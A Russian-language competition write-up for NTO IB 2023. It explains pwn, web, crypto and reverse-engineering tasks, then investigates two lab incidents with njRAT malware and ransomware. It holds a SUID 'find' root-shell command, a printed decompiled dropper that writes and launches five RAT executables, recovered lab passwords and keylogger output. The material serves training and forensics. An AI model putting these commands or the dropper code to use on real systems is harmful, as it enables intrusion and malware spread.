НТО ИБ 23

Наступательная кибербезопасность

PWN-1

Обычное переполнение стека но без pop гаджетов. Испольуем два раза srop. Первый раз читаем 15 байт вызываем sigreturn, потом read на bss сегмент куда мы пишем фейк стек, так как нет pie, и уже на фейк стеке выполняем execve залив ещё в bss уже строку bin sh.

PWN-2

Через форматную строку делаем утечку либц и создаем фейк структуру файлового потока который далее в fclose вызывает system с /bin/sh. Указатель передается fclose.

PWN-3

Делаем утечку либц заполняя ткэш и отправляя чанк в ансортед бин(чанк большого размера 0x100). Потом делаем дабл фри, также заполняя ткэш, и обходя дабл фри детект сначала освобождая цель, потом ненужный чанк и ещё раз цель. После переписываем указатели фастбина выделяя чанки и выделяем чанк на got переписывая фри на систем. Вызываем фри где в аргумент ему передается команда.

WEB-1

Изучив веб сервис мы обнаружили, что сервис представляет собой платформу для подсчета стоимости путевки. Запросы шифруются алгоритмом AES. Расшифровав запрос мы получаем структуру вида format; data, которая отправляется на сервер. Заменив format с json на xml мы можем произвести XXE и получить файлы в директории пользователя.

WEB-2

Нам были предоставленны исходные коды двух сервисов на языке python, общение между которыми релиализованно через unix socket. Сервис #1 отправляет http запрос на сервис #2, содержащий cookie username и flag. Значение username выставляется при регистрации без валидации и санитизации. Мы можем проэксплуатировать уязвимость request smuggling. Если username будет содержать подстроку “\r\n\r\n”, то часть после “\r\n\r\n” в запросе к второму сервису будет отпрвленна вторым запросом. Так как часть после “\r\n\r\n” не будет являться корректным http запросом, мы получим ошибку, так как заголовки http запроса не могу содержать символы возврата каретки и перехода на новую строку.

```
Bad Request Bare CR or LF found in header line
"Cookie: username=123 ;flag=NTO{request_smuggling_917a34072663f9c8beea3b45e8f129c5}" (generated by waitress)
```

`nto{request_smuggling_917a34072663f9c8beea3b45e8f129c5}`

CRYPTO-1

Анализируя данный код, можно понять, что флаг можно подобрать посимвольно.

Для этого будем подавать на вход криптору байты от 0x00 до 0xff. Если выхлоп криптора совпал с числом в хеше под соответствующим индексом, то это байт флага.

```
from sage.all import *

class DihedralCrypto:
    def __init__(self, order: int) -> None:
        self.G = DihedralGroup(order)
        self.order = order
        self.gen = self.G.gens()[0]
        self.list = self.G.list()
        self.padder = 31337

    def pow(self, element, exponent: int):
        try:
            element = self.G(element)
```

```
        except:
            raise Exception("Not Dihedral rotation element")
        answer = self.G(())
        aggregator = element
        for bit in bin(int(exponent))[2:][::-1]:
            if bit == '1':
                answer *= aggregator
            aggregator *= aggregator
        return answer

    def byte_to_dihedral(self, byte: int):
        return self.pow(self.gen, byte * self.padder)

    def map(self, element):
        return self.list.index(element)

    def unmap(self, index):
        return self.list[index]

    def hash(self, msg):
        answer = []
        for byte in msg:
            answer.append(self.map(self.byte_to_dihedral(byte)))
        return answer

class DihedralCryptoReversed(DihedralCrypto):
    def __init__(self, order: int) -> None:
        super().__init__(order)

    def dihedral_to_byte(self, element):
        for byte in range(256):
            if self.pow(self.gen, byte * self.padder) == element:
                return byte
        return None

    def reverse_hash(self, hashed_msg):
        answer = []
        for index in hashed_msg:
            element = self.unmap(index)
            byte = self.dihedral_to_byte(element)
            answer.append(byte)

        return bytes(answer)

if __name__ == "__main__":
    hashed = [277, 92, 775, 480, 160, 92, 31, 586, 277, 801, 355, 489, 801, 31, 62, 926, 725, 489, 160, 92, 31, 586, 277, 801, 355, 489, 12

    print(DihedralCryptoReversed(1337).reverse_hash(hashed))
```

CRYPTO-2

по запросу с индексом бита мы получаем число сгенерированное двумя разными способами

1. рандомное число в пределах от n//2 до n
2. 7 в степени рандомное 300 битное простое число по модулю n Второй способ отличается от первого тем, что число которое мы получаем может быть меньше чем n//2

Теперь мы можем много раз отослать один и тот же индекс и если он хоть раз будет меньше n//2 то по этому индексу находится цифра 1

```
from requests import get
import json
from Crypto.Util.number import *
n = 771233868414491383051970797771816823475525105146306180538618506983406879707915383412829633083165681556579228459232947934734648347818380
bin_flag = ""
for i in range(135):
    bit = '0'
    for j in range(50):
        num = int(json.loads(get("http://10.10.4.10:1177/guess_bit", params={'bit': i}).text)['guess'])
        if num < n // 2:
            bit = '1'
            break
        bin_flag += bit
        print(bit, end='')
```

```
        print('----')
        print(long_to_bytes(int(bin_flag, 2)))
```

`nto{0h_n0_t1m1ng}`

REVERSE-1


В каждой программе под винду есть дос код (аналог на досе для совместимости), обычно он просто пишет `This program can not be run in dos mode.` но в данном случае он пишет флаг посимвольно с паузой котора быстро растёт. Для решения этой проблемы мы пропатчили файл изменив инструкцию `int 0x15` на `nop`.

Далее запустили программу в досбоксе и программа моментально вывела флаг.

Расследование инцидента 1

Как злоумышленник попал на машину?

Мы замонтировали образ диска и получили список файлов пользователя. В home дериктории пользователя sergey лежал файл `minecraft.jar`, который, если посмотреть по `.bash_history`, он запускал. Мы декомпилировали файл и увидели, что он предоставляет reverse shell к компьютеру на порту 4444. Так злоумышлинник получил доступ к пользователю.



Как повысил свои права?

В папке Downloads находится файл `linpeas.sh`, который позволяет найти уязвимости для повышения прав. Запустив программу мы получили, что у утилиты find выставлен bit suid, что позволяет выполнить код от рута через команду: `/usr/bin/find . -exec /bin/sh \; -quit`

Как злоумышленник узнал пароль от passwords.kdbx ?

На машине у пользователя была запущена утилита logkeys, которая писала нажатия пользователя в `/var/log/logkeys.log`. После ввода keepass2 юзер вводит:

`2023-02-10 07:56:02-0500 > <Enter>1<LShft>_<LShft>D0<LShft>N7<LShft>_<LShft>N0<LShft><#+32>`
`<LShft>W<LShft>_<LShft>WHY<LShft>_N07<LShft>_M4y<BckSp><LShft>Y83<LShft>_345<LShft>Y<Up>`

Переведя из формата logkeys в текст мы получаем: `1_D0N7_N0W_WHY_N07_M4Y83_345Y`, что и является паролем от keypass.

Куда logkeys пишет логи ?

В `/var/log/logkeys.log` по-дефолту. - https://github.com/kernc/logkeys#usage-how-to

Пароль от чего лежит в passwords.kdbx?

В Keypass файле лежит пароль от Windows RDP

- title: `windows_rdp`
- user: `Administrator`
- pass: `SecretP@ss0rdMayby_0rNot&`

3J98t1WpEZ73CNmQviecrnyiWrnqRhWNLy

PublicKeyToken=b03f5f7f11d50a3a


10.6.66.85

Расследование инцидента 2

Какой пароль от Ransomware?

ransomeware key config: `WhenYoullComeHomeIllStopThis`
rnswr user: `NTI-User`
rnswr ip: `https://pastebin.com/`
rnsmwr_password: `HelloWinNTI-User`
md5_pswd: `084b988baa7c8d98cda90c5fe603c560` sha256_md5_pswd: `6df3f9585118cdd185e64e67b6c27840fc3d5eb427bb18ff652bdcebbeaee8d2`

Мы нашли файл VTropia в списке запусков юзера в windows. Файл находился на рабочем столе до того, как был удален. Так же мы нашли этот файл в первом образе ubuntu в загрузках. Изучив файл в dnSpy мы нашли пароль. В файле находилось 2 пароля, но посредством дебага мы поняли какая из 2 строчек выполняется. Также доказательством является то, что при помощи этого пароля мы смогли расшифровать зашифрованый файл.




```
from Crypto.Cipher import AES
from Crypto.Protocol import KDF
from Crypto.Util.Padding import unpad
from hashlib import sha256, md5


enc_file = "Important.txt.txt.p4blm"
p = md5("HelloWinNTI-User".encode('utf-8')).hexdigest().encode('utf-8')

passwd = sha256(p).hexdigest().encode('utf-8')
print(hex(passwd[0]))
kivbytes = KDF.PBKDF2(passwd, b"\x01\x08\x03\x06\x02\x04\x09\x07", dkLen=1000)
key = kivbytes[:32]
iv = kivbytes[32:32+16]

key =  bytearray.fromhex("4fee20ffa3d23deddb909b0d49b5bba5da5c0738335e8615c86de4b38b0166d4")
iv = bytearray.fromhex("b31d5e98d1baee97cba4d0a0d01e1b53")
```

```
print(len(iv))

c = AES.new(key, AES.MODE_CBC, iv)

with open(enc_file, 'rb') as inp:
    encr = inp.read()

decr = c.decrypt(encr)

with open('decr_' + enc_file, 'wb') as out:
    out.write(decr)
```

Какие процессы в системе являются вредоносными?

Мы запустили Process hacker до запуска вируса и после запуска. После запуска появились процессы `Runtime Broker`, `Host Process for Windows Tasks`, `Windows Explorer`, `Security Health Service`, `Antimalware Service Executable`. Проверка на virustotal показала, что эти файлы действительно являются вирусами. Деобфусцировав файлы процессов мы обнаружили, что это njRAT.


Rising	Backdoor.njRAT!1.9E49 (CLASSIC)

```
public static bool Cn = false;

// Token: 0x0400000F RID: 15
public static string DR = "WinDir";

// Token: 0x04000010 RID: 16
public static string EXE = "Antimalware Service Executable.exe";
```


1 малварь

```
public static bool BD = Conversions.ToBoolean("False");

// Token: 0x0400000D RID: 13
public static TcpClient C = null;

// Token: 0x0400000E RID: 14
public static bool Cn = false;

// Token: 0x0400000F RID: 15
public static string DR = "AppData";

// Token: 0x04000010 RID: 16
public static string EXE = "Host Process for Windows Tasks.exe";

// Token: 0x04000011 RID: 17
public static Computer F = new Computer();

// Token: 0x04000012 RID: 18
public static FileStream FS;
```


2 малварь



3 малварь



4 малварь



5 малварь

Как произошла доставка вредоносного ПО?

На компьютере находился Doom.exe, который содержал в себе 5 файлов вирусов.

```
using System.Threading;

namespace Doom
{
    // Token: 0x02000003 RID: 3
    internal class Program
    {
        // Token: 0x0600000A RID: 10 RVA: 0x0000211C File Offset: 0x0000031C
        private static void Main(string[] args)
        {
            if (!Directory.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Dropped"))
            {
                Directory.CreateDirectory(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Dropped");
            }
            string str = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Dropped\\";
            File.WriteAllBytes(str + "1.exe", DoomResources._1);
            File.WriteAllBytes(str + "2.exe", DoomResources._2);
            File.WriteAllBytes(str + "3.exe", DoomResources._3);
            File.WriteAllBytes(str + "4.exe", DoomResources._4);
            File.WriteAllBytes(str + "5.exe", DoomResources._5);
            Process.Start(str + "1.exe");
            Process.Start(str + "2.exe");
            Process.Start(str + "3.exe");
            Process.Start(str + "4.exe");
            Process.Start(str + "5.exe");
            Thread.Sleep(60000);
            File.Delete(str + "1.exe");
            File.Delete(str + "2.exe");
            File.Delete(str + "3.exe");
            File.Delete(str + "4.exe");
            File.Delete(str + "5.exe");
        }
    }
}
```

Декомпилировав программу мы видим, что программа сохраняет вирусы в `C:\Users\Administrator\AppData\Roaming\Dropped\` и запускает их.

Какие средства обфускации были использованы?

Был использован обфускатор NET Reactor и был деобфусцирован с помощью NETReactorSlayer - https://github.com/SychicBoy/NETReactorSlayer. В обфусцированных файлах была найдена функция NETReactor с содержимым обфускатора.

`This assembly is protected by an unregistered version of Eziriz's \".NET Reactor\"! This assembly won't further work` - https://github.com/SychicBoy/NETReactorSlayer/blob/1afe642100218300b0bcea7f98a70d0fb954d643/NETReactorSlayer.Core/Stag

Как злоумышленник нашел учетные данные от Web-сервиса?

Мы расшифровали файлы Google Chrome с помощью скрипта и заменив файл на расшифрованный получили логин и пароль от сайта http://10.10.137.110/ - `admin` (данные недействительны, сообщите о них проверяющему): `P@ssw0rd`

```
from Crypto.Cipher import AES
from Crypto.Protocol import KDF
from Crypto.Util.Padding import unpad
from hashlib import sha256, md5


enc_file = "Login Data.p4blm"
p = md5("HelloWinNTI-User".encode('utf-8')).hexdigest().encode('utf-8')

passwd = sha256(p).hexdigest().encode('utf-8')
print(hex(passwd[0]))
kivbytes = KDF.PBKDF2(passwd, b"\x01\x08\x03\x06\x02\x04\x09\x07", dkLen=1000)
key = kivbytes[:32]
iv = kivbytes[32:32+16]

key =  bytearray.fromhex("4fee20ffa3d23deddb909b0d49b5bba5da5c0738335e8615c86de4b38b0166d4")
iv = bytearray.fromhex("b31d5e98d1baee97cba4d0a0d01e1b53")

print(len(iv))

c = AES.new(key, AES.MODE_CBC, iv)

with open(enc_file, 'rb') as inp:
    encr = inp.read()
```

```
decr = c.decrypt(encr)

with open('decr_' + enc_file, 'wb') as out:
    out.write(decr)
```

Исправление уязвимостей

В файле service/control/src/db.py используется устаревшая функция хеширования - md5, коллизию к которой можно подобрать за разумное время. Представляет серьёзную опасность в случае “слива” бд. Решение: заменить функцию хеширования на более современную, например sha256.

service/control/src/db.py:

```
from enum import Flag, auto
from hashlib import sha256 # <-
import json
# ...

def save_to_db(self):
        user = self._connector.db.get_user(self.username)
        permissions = self._connector.db.get_permissions(self.username)
        if not permissions:
            permissions = self.__export_permissions(self._connector.get_permissions_template())
        if user != False:
            if self.password == '' or self._hashed == '':
                self._hashed = self._connector.db.hash_password(self.password)
            data1 = ':'.join([self.email, self.username, self._hashed, json.dumps(self.__export_permissions(self.permissions))])
            data2 = ':'.join([user['email'], user['username'], user['password'], json.dumps(permissions)])
            hash1 = sha256() # <-
            hash1.update(data1.encode())
            h1 = hash1.hexdigest()
            hash2 = sha256()  # <-
            hash2.update(data2.encode())
            h2 = hash2.hexdigest()
            if h1 == h2:
                return False
            self._connector.db.delete_user(self.username)
            self._connector.db.delete_permissions(self.username)
        id_ = self._connector.db.new_user(self.username, self.email, self.password, self.admin)
        id_ = self._connector.db.set_permissions(self.username, self.__export_permissions(self.permissions))
        return True
```

Для аутентификации в nginx используется auth_basic_user_file, в файле используется хеш md5, для пароля используется хеш md5, что не бесопасно, лучше использовать bcrypt.

`xss:$apr1$U5jaLGDS$wNkE7MlW5UaHzcUsFzaCb.`

В файле service/control/src/db.py используется небезопасный боиск через fsting в запрос. Лучше использовать конструкцию `find({},{ "bid": bid})`

Мы установили сурикаты IDS для того, чтобы предотвращать небезопастные запросы

В файле docker-compose хранятся логин и пароль от mongodb, что небезопастно и лучше использовать environment значения